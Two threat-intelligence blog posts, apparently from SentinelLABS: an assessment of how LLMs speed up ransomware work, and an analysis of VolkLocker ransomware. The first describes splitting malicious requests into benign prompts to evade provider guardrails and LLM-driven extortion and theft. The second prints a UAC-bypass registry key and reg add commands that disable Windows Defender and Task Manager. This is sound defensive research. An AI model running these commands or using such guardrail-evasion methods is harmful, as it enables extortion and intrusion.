Visualização de leitura

LLMs & Ransomware | An Operational Accelerator, Not a Revolution

Executive Summary

  • SentinelLABS assesses that LLMs are accelerating the ransomware lifecycle, not fundamentally transforming it.
  • We observe measurable gains in speed, volume, and multilingual reach across reconnaissance, phishing, tooling assistance, data triage, and negotiation, but no step-change in novel tactics or techniques driven purely by AI at scale.
  • Self-hosted, open-source Ollama models will likely be the go-to for top tier actors looking to avoid provider guardrails.
  • Defenders should prepare for adversaries making incremental but rapid efficiency gains.

Overview

SentinelLABS has been researching how large language models (LLMs) impact cybersecurity for both defenders and adversaries. As part of our ongoing efforts in this area and our well-established research and tracking of crimeware actors, we have been closely following the adoption of LLM technology among ransomware operators. We have observed that there appear to be three structural shifts unfolding in parallel.

First, the barriers to entry continue to fall for those intent on cybercrime. LLMs allow low- to mid-skill actors to assemble functional tooling and ransomware-as-a-service (RaaS) infrastructure by decomposing malicious tasks into seemingly benign prompts that are able to slip past provider guardrails.

Second, the ransomware ecosystem is splintering. The era of mega-brand cartels (LockBit, Conti, REvil) has faded under sustained law enforcement pressure and sanctions. In their place, we see a proliferation of small, short-lived crews—Termite, Punisher, The Gentlemen, Obscura—operating under the radar, alongside a surge in mimicry and false claims, such as fake Babuk2 and confused ShinyHunters branding.

Third, the line between APT and crimeware is blurring. State-aligned actors are moonlighting as ransomware affiliates or using extortion for operational cover, while culturally-motivated groups like “The Com” are buying into affiliate ecosystems, adding noise and complicating attribution as we saw with groups such as DragonForce, Qilin, and previously BlackCat/ALPHV.

While these three structural shifts were to a certain extent in play prior to the widespread availability of LLMs, we observe that all three are accelerating simultaneously. To understand the mechanics, we examined how LLMs are being integrated into day-to-day ransomware operations.

We note that the threat intelligence community’s understanding of exactly how threat actors integrate LLMs into attacks is severely limited. The primary sources that furnish information on these attacks are the intelligence teams of LLM providers via periodic reports and, more rarely, victims of intrusions who find artifacts of LLM use.

As a result, it is easy to overinterpret a small number of cases as indicative of a revolutionary change in adversary tradecraft. We assess that such conclusions exceed the available evidence. We find instead that while the use of LLMs by adversaries is certainly an important trend, in ways we detail throughout this report, this reflects operational acceleration rather than a fundamental transformation in attacker capabilities.

How AI Is Changing Ransomware Operations Today

Direct Substitutions from Enterprise Workflows

The most immediate impact comes from ransomware operators adopting the same LLM workflows that legitimate enterprises use every day, only repurposed for crime. In the same way that marketers use LLMs to write copy, threat actors use them to draft phishing emails and localized content, such as ransom notes using the same language as the victim company. Enterprises take advantage of LLMs to refine large amounts of data for sales operations while threat actors use the same workflow to identify lucrative targets from dumps of leaked data or how to extort a specific victim based on the value of the data they steal.

This data triage capability is particularly amplified across language barriers. A Russian-speaking operator might not recognize that a file named “Fatura” (Turkish for “Invoice”) or “Rechnung” (German) contains financially sensitive information. LLMs eliminate this blind spot.

With LLMs, attackers can instruct a model to “Find all documents related to financial debt or trade secrets” in Arabic, Hindi, Spanish, or Japanese. Research shows LLMs significantly outperform traditional tools in identifying sensitive data in non-English languages.

The pattern holds across other enterprise workflows as well. In each case, the effect is the same: competent crews become faster and can operate across more tech stacks, languages, and geographies, while new entrants reach functional capability sooner. Importantly, what we are not seeing is any fundamentally new category of attack or novel capability.

Local Models to Evade Guardrails

Actors are increasingly breaking down malicious tasks into “non-malicious,” seemingly benign fragments. Often, actors spread requests across multiple sessions or prompt multiple models, then stitch code together offline. This approach dilutes potential suspicion from LLM providers by decentralizing malicious activity.

There is a clear and increasing trend of actor interest in using open models for nefarious purposes. Local, fine-tuned, open-source Ollama models offer more control, minimize provider telemetry and have fewer guardrails than commoditized LLMs. Early proof-of-concept (PoC) LLM-enabled ransomware tools like PromptLock may be clunky, but the direction is clear: once optimized, local and self-hosted models will be the default for higher-end crews.

Cisco Talos and others have flagged criminals gravitating toward uncensored models, which offer fewer safeguards than frontier labs and typically omit security controls like prompt classification, account telemetry, and other abuse-monitoring mechanisms in addition to being trained on more harmful content.

As adoption of these open-source models accelerates and as they are fine-tuned specifically for offensive use cases, defenders will find it increasingly challenging to identify and disrupt abuse originating from models that are customized for or directly operated by adversaries.

Documented Use of AI in Offensive Operations

Automated Attacks via Claude Code

Some recent campaigns illustrate our observations of how LLMs are actively being used and how they may be incorporated to accelerate attacker tradecraft.

In August 2025, Anthropic’s Threat Intelligence team reported on a threat actor using Claude Code to perform a highly autonomous extortion campaign. This actor automated not only the technical and reconnaissance aspects of the intrusion but also instructed Claude Code to evaluate what data to exfiltrate, the ideal monetary ransom amount, and to curate the ransom note demands to maximize impact and coax the victims into paying.

The actor’s prompt apparently guided Claude to accept commands in Russian and instructed the LLM to maintain communications in this language. While Anthropic does not state the final language used for creating ransom notes, SentinelLABS assesses that the subsequent prompts likely generated ransom notes and customer communications in English, as ransomware actors typically avoid targeting organizations within the Commonwealth of Independent States (CIS).

This campaign presents an impressive degree of LLM-enabled automation that furthers actors’ offensive security, data analysis, and linguistic capabilities. While each step alone could be achieved by typical, well-resourced ransomware groups, the Claude Code-enabled automation flow required far fewer human resources.

Malware Embedding Calls to LLM APIs

SentinelLABS’ research on LLM-enabled threats brought MalTerminal to light, a PoC tool that stitches together multiple capabilities, including ransomware and a reverse shell, through prompting a commercial LLM to generate the code.

Relics in MalTerminal strongly suggested that this tool was developed by a security researcher or company; however, the capabilities were a very early iteration of how threat actors will incorporate malicious prompting into tools to further their attacks.

This tool bypassed safety filters to deliver a ransomware payload, proving that ransomware-focused actors can overcome provider guardrails not only for earlier attack stages like reconnaissance and lateral movement but also for the impact phase of a ransomware attack.

Abusing Victim’s Locally Hosted LLMs

In August 2025, Google Threat Intelligence researchers identified examples of stealer malware dubbed QUIETVAULT, which weaponizes locally installed AI command-line tools to enhance data exfiltration capabilities. The JavaScript-based stealer searches for and leverages LLMs on macOS and Linux hosts by embedding a malicious prompt, instructing them to recursively search for wallet-related files and sensitive configuration data across the victim’s filesystem.

QUIETVAULT leverages locally-hosted LLMs for enhanced credentials and wallet discovery

The prompt directs the local LLM to search common user directories like $HOME, ~/.config, and ~/.local/share, while avoiding system paths that would trigger errors or require elevated privileges. In addition, it instructs the LLM to identify files matching patterns associated with various cryptowallets including MetaMask, Electrum, Ledger, Trezor, Exodus, Trust Wallet, Phantom, and Solflare.

This approach demonstrates how threat actors are adapting to the proliferation of AI tools on victim workstations. By leveraging the AI’s natural language understanding and file system reasoning capabilities, the malware is able to conduct more intelligent reconnaissance than traditional pattern-matching algorithms.

Once sensitive files are discovered through AI-assisted enumeration, QUIETVAULT proceeds with traditional stealer functions. It Base64-encodes the stolen data and attempts to exfiltrate it via newly created GitHub repositories using local credentials.

LLM-Enabled Exploit Development

There has been significant discourse surrounding LLM-enabled exploit development and how AI will accelerate the vulnerability-disclosure-to-exploit-development lifecycle. As of this writing, credible reports of LLM-developed one-day exploits have been scarce and difficult to verify, though it is very likely that LLMs can help actors rapidly prototype pieces of exploit code and support actors in stitching pieces of code together, plausibly resulting in a viable, weaponized version.

However, it is worth noting that LLM-enabled exploit development can be a double-edged sword: the December 2025 React2Shell vulnerability raised alarm when a PoC exploit circulated shortly after the vendor disclosed the flaw. However, credible researchers soon found that the exploit was not only non-viable but had been generated by an LLM. Defenders should expect an increased churn and fatigue cycle based on the rapid proliferation of LLM-enabled exploits, many of which are likely to be more hallucination than weapon.

LLM-Assisted Social Engineering

Actor misuse of LLM provider brands to further social engineering campaigns remains a tried and true technique. A campaign in December 2025 used a combination of chat-style LLM conversation sharing features and search engine optimization (SEO) poisoning to direct users to LLM-written tutorials that delivered the macOS Amos Stealer to the victim’s system.

Because the actors used prompt engineering techniques to insert attacker-controlled infrastructure into the chat conversation along with typical macOS software installation steps, these conversations were hosted on the LLM provider’s websites and their URLs were listed as sponsored search engine results under the legitimate LLM provider domain, for example https://<llm_provider_name>[.]com.

These SEO-boosted results contain conversations which instruct the user to install the stealer under the guise of AI-powered software or routine operating system maintenance tasks. While Amos Stealer is not overtly linked to a ransomware group, it is well documented that infostealers play a crucial role in the initial access broker (IAB) ecosystem, which feed operations for small and large ransomware groups alike. While genuine incidents of macOS ransomware are virtually unknown, credentials stolen from Macs can be sold to enable extortion or access to corporate environments containing systems with a higher predisposition to ransomware.

Additionally, operations supporting ransomware and extortion have begun to offer AI-driven communication features to facilitate attacker-to-victim communications. In mid-2025, Global Group RaaS started advertising their “AI-Assisted Chat”. This feature claims to analyze data from victim companies, including revenue and historical public behavior, and then tailors the communication around that analysis.

Global RaaS offering Ai-Assisted Chat

While Global RaaS does not restrict itself to specific sectors, to date its attacks have disproportionately affected Healthcare, Construction, and Manufacturing.

What we observe is a pattern of LLMs accelerating execution, enabling automation through prompts and vibe-coding, streamlining repetitive tasks, and translating spoken language on the fly.

What’s Next for LLMs and Ransomware?

SentinelLABS is tracking several specific LLM-related patterns that we assess will become increasingly significant over the next 12–24 months.

  • Actors already chunk malicious code into benign prompts across multiple models or sessions, then assemble offline to dodge guardrails. This workflow will become commoditized as tutorials and tooling proliferate, ultimately maturing into “prompt smuggling as a service”: automated harnesses that route requests across multiple providers when one model refuses, then stitch the outputs together for the attacker.
  • Early proof-of-concept LLM-enabled malware–including ransomware–will be optimized and take increasing advantage of local models, becoming stealthier, more controllable, and less visible to defenders and researchers.
  • We expect to see ransomware operators deploy templated negotiation agents: tone-controlled, multilingual, and integrated into RaaS panels.
  • Ransomware brand spoofing (fake Babuk2, ShinyHunters confusion) and false claims will increase and complicate attribution. Threat actors’ ability to generate content at scale along with plausible-sounding narratives via LLMs will negatively impact defenders’ ability to stem the blast radius of attacks.
  • LLM use is also transforming the underlying infrastructure that drives extortive attacks. This includes tools and platforms for applying pressure to victims, such as automated, AI-augmented calling platforms. While peripheral to the tooling used to conduct ransom and extortion attacks, these supporting tools serve to accelerate the efforts of threat actors. Similar shifts are occurring with AI-augmented spamming tools used for payload distribution, like “SpamGPT”, “BruteForceAI” , and “AIO Callcenter”: tools used by initial access brokers, who serve a key service in the ransomware ecosystem.

Conclusion

The widespread availability of large language models is accelerating the three structural shifts we identified: falling barriers to entry, ecosystem splintering, and the convergence of APT and crimeware operations.

These advances make competent ransomware crews faster and extend their reach across languages and geographies, while allowing novices to ramp up operational capabilities by decomposing complex tasks into manageable steps that models will readily assist with. Malicious actors take this approach both out of technical necessity and to hide their intent. As top tier threat actors migrate to self-hosted, uncensored models, defenders will lose the visibility and leverage that provider guardrails currently offer.

With today’s LLMs, the risk is not superintelligent malware but industrialized extortion with smarter target selection, tailored demands, and cross-platform tradecraft that complicates response. Defenders will need to adapt to a faster and noisier threat landscape, where operational tempo, not novel capabilities, defines the challenge.

CyberVolk Returns | Flawed VolkLocker Brings New Features With Growing Pains

CyberVolk is a pro-Russia hacktivist persona we first documented in late 2024, tracking its use of multiple ransomware tools to conduct attacks aligned with Russian government interests. After seemingly lying dormant for most of 2025 due to Telegram enforcement actions, the group returned in August with a new RaaS offering called VolkLocker (aka CyberVolk 2.x).

In this post, we examine the functionality of VolkLocker, including its Telegram-based automation, encryption mechanisms, and affiliate features. Our analysis reveals an operation struggling with the challenges of expansion: taking one step forward with sophisticated Telegram automation, and one step backward with payloads that retain test artifacts enabling victim self-recovery.

Technical Details

VolkLocker payloads are written in Golang, with versions supporting both Linux and Windows. Base builds are shipped without obfuscation, and RaaS operators are encouraged to use UPX for packing rather than being offered native crypting or packing features as is common with many other RaaS offerings.



Operators building new VolkLocker payloads must provide a bitcoin address, Telegram bot token ID, Telegram chat ID, encryption deadline, desired file extension, and self-destruct options.

Required options for CyberVolk builds


Upon launch, the ransomware checks its execution context and attempts privilege escalation if needed. Escalation uses the “ms-settings” UAC bypass technique (T1548.002), hijacking the HKCU\Software\Classes\ms-settings\shell\open\command registry key to execute with elevated privileges.

UAC Bypass pseudocode for CyberVolk’s Ransomware


The malware performs environmental discovery and system enumeration, including process enumeration for virtual environment detection and hardware-based identification.

VM sandbox detection in CyberVolk's Ransomware
VM sandbox detection in CyberVolk’s Ransomware


VolkLocker checks the local MAC address against known virtualization vendor prefixes. Registry locations associated with VirtualBox and VMware are also queried.

MAC Prefix Vendor
00:05:69 VMware, Inc.
00:0C:29 VMware, Inc.
00:1C:14 VMware, Inc.
00:50:56 VMware, Inc.
08:00:27 Oracle Corporation (VirtualBox)
0A:00:27 Oracle Corporation (VirtualBox)
VM Detection in CyberVolk


Once initialized, the ransomware enumerates all available drives (A: through Z:) and determines which files to encrypt based on exclusion lists for specific paths and extensions configured in the VolkLocker code.

Exclude Paths and Extensions in VolkLocker

Encryption Mechanism

VolkLocker uses AES-256 in GCM mode (Galois/Counter Mode) for file encryption. When the ransomware identifies a target file, it initializes an encryption engine using a 32-byte master key decoded from a 64-character hex string embedded in the binary.

For each file, the malware generates a random 12-byte nonce for the initialization vector using Golang’s crypto/rand package. The file is encrypted using the GCM Seal operation, which prepends the 12-byte nonce to the ciphertext and appends a 16-byte authentication tag. The original file is marked for deletion, and the encrypted file receives a custom extension (e.g., .locked, .cvolk).

Critical Design Flaw | Plaintext Key Backup

VolkLocker does not generate encryption keys dynamically. Instead, master keys are hardcoded as hex strings within the binaries. The same master key encrypts all files on a victim system.

Critically, this master key is also written to a plaintext file in the %TEMP% folder, creating a trivial decryption pathway for victims who discover it.

This design flaw exists in the backupMasterKey() function, which executes during initialization and performs the following:

  • Constructs a file path at %TEMP%\system_backup.key (typically C:\Users\\AppData\Local\Temp\system_backup.key)
  • Writes a plaintext file containing the victim’s unique identifier, the complete master encryption key, and the attacker’s Bitcoin address
  • Applies Windows Hidden and System file attributes to obscure the file from casual directory listings
  • The file format is:
    User: CV<16 hex characters>
    Key: <64 hex characters - THE MASTER KEY>
    BTC: <attacker's bitcoin address>
    

Since the ransomware never deletes this backup key file, victims could attempt file recovery by extracting the necessary values from the file.

Decryption triggered via backed-up key file

The plaintext key backup likely represents a test artifact inadvertently shipped in production builds. CyberVolk operators may be unaware that affiliates are deploying builds with the backupMasterKey() function still embedded. Given that VolkLocker is a relatively new service, the presence of what appears to be debug functionality in live deployments suggests that the operation is struggling to maintain quality control while aggressively recruiting lesser-skilled affiliates.

System Lockdown & Persistence Features

VolkLocker modifies multiple registry keys to inhibit system recovery and analysis:

reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f

reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v DisableTaskMgr /t REG_DWORD /d 1 /f

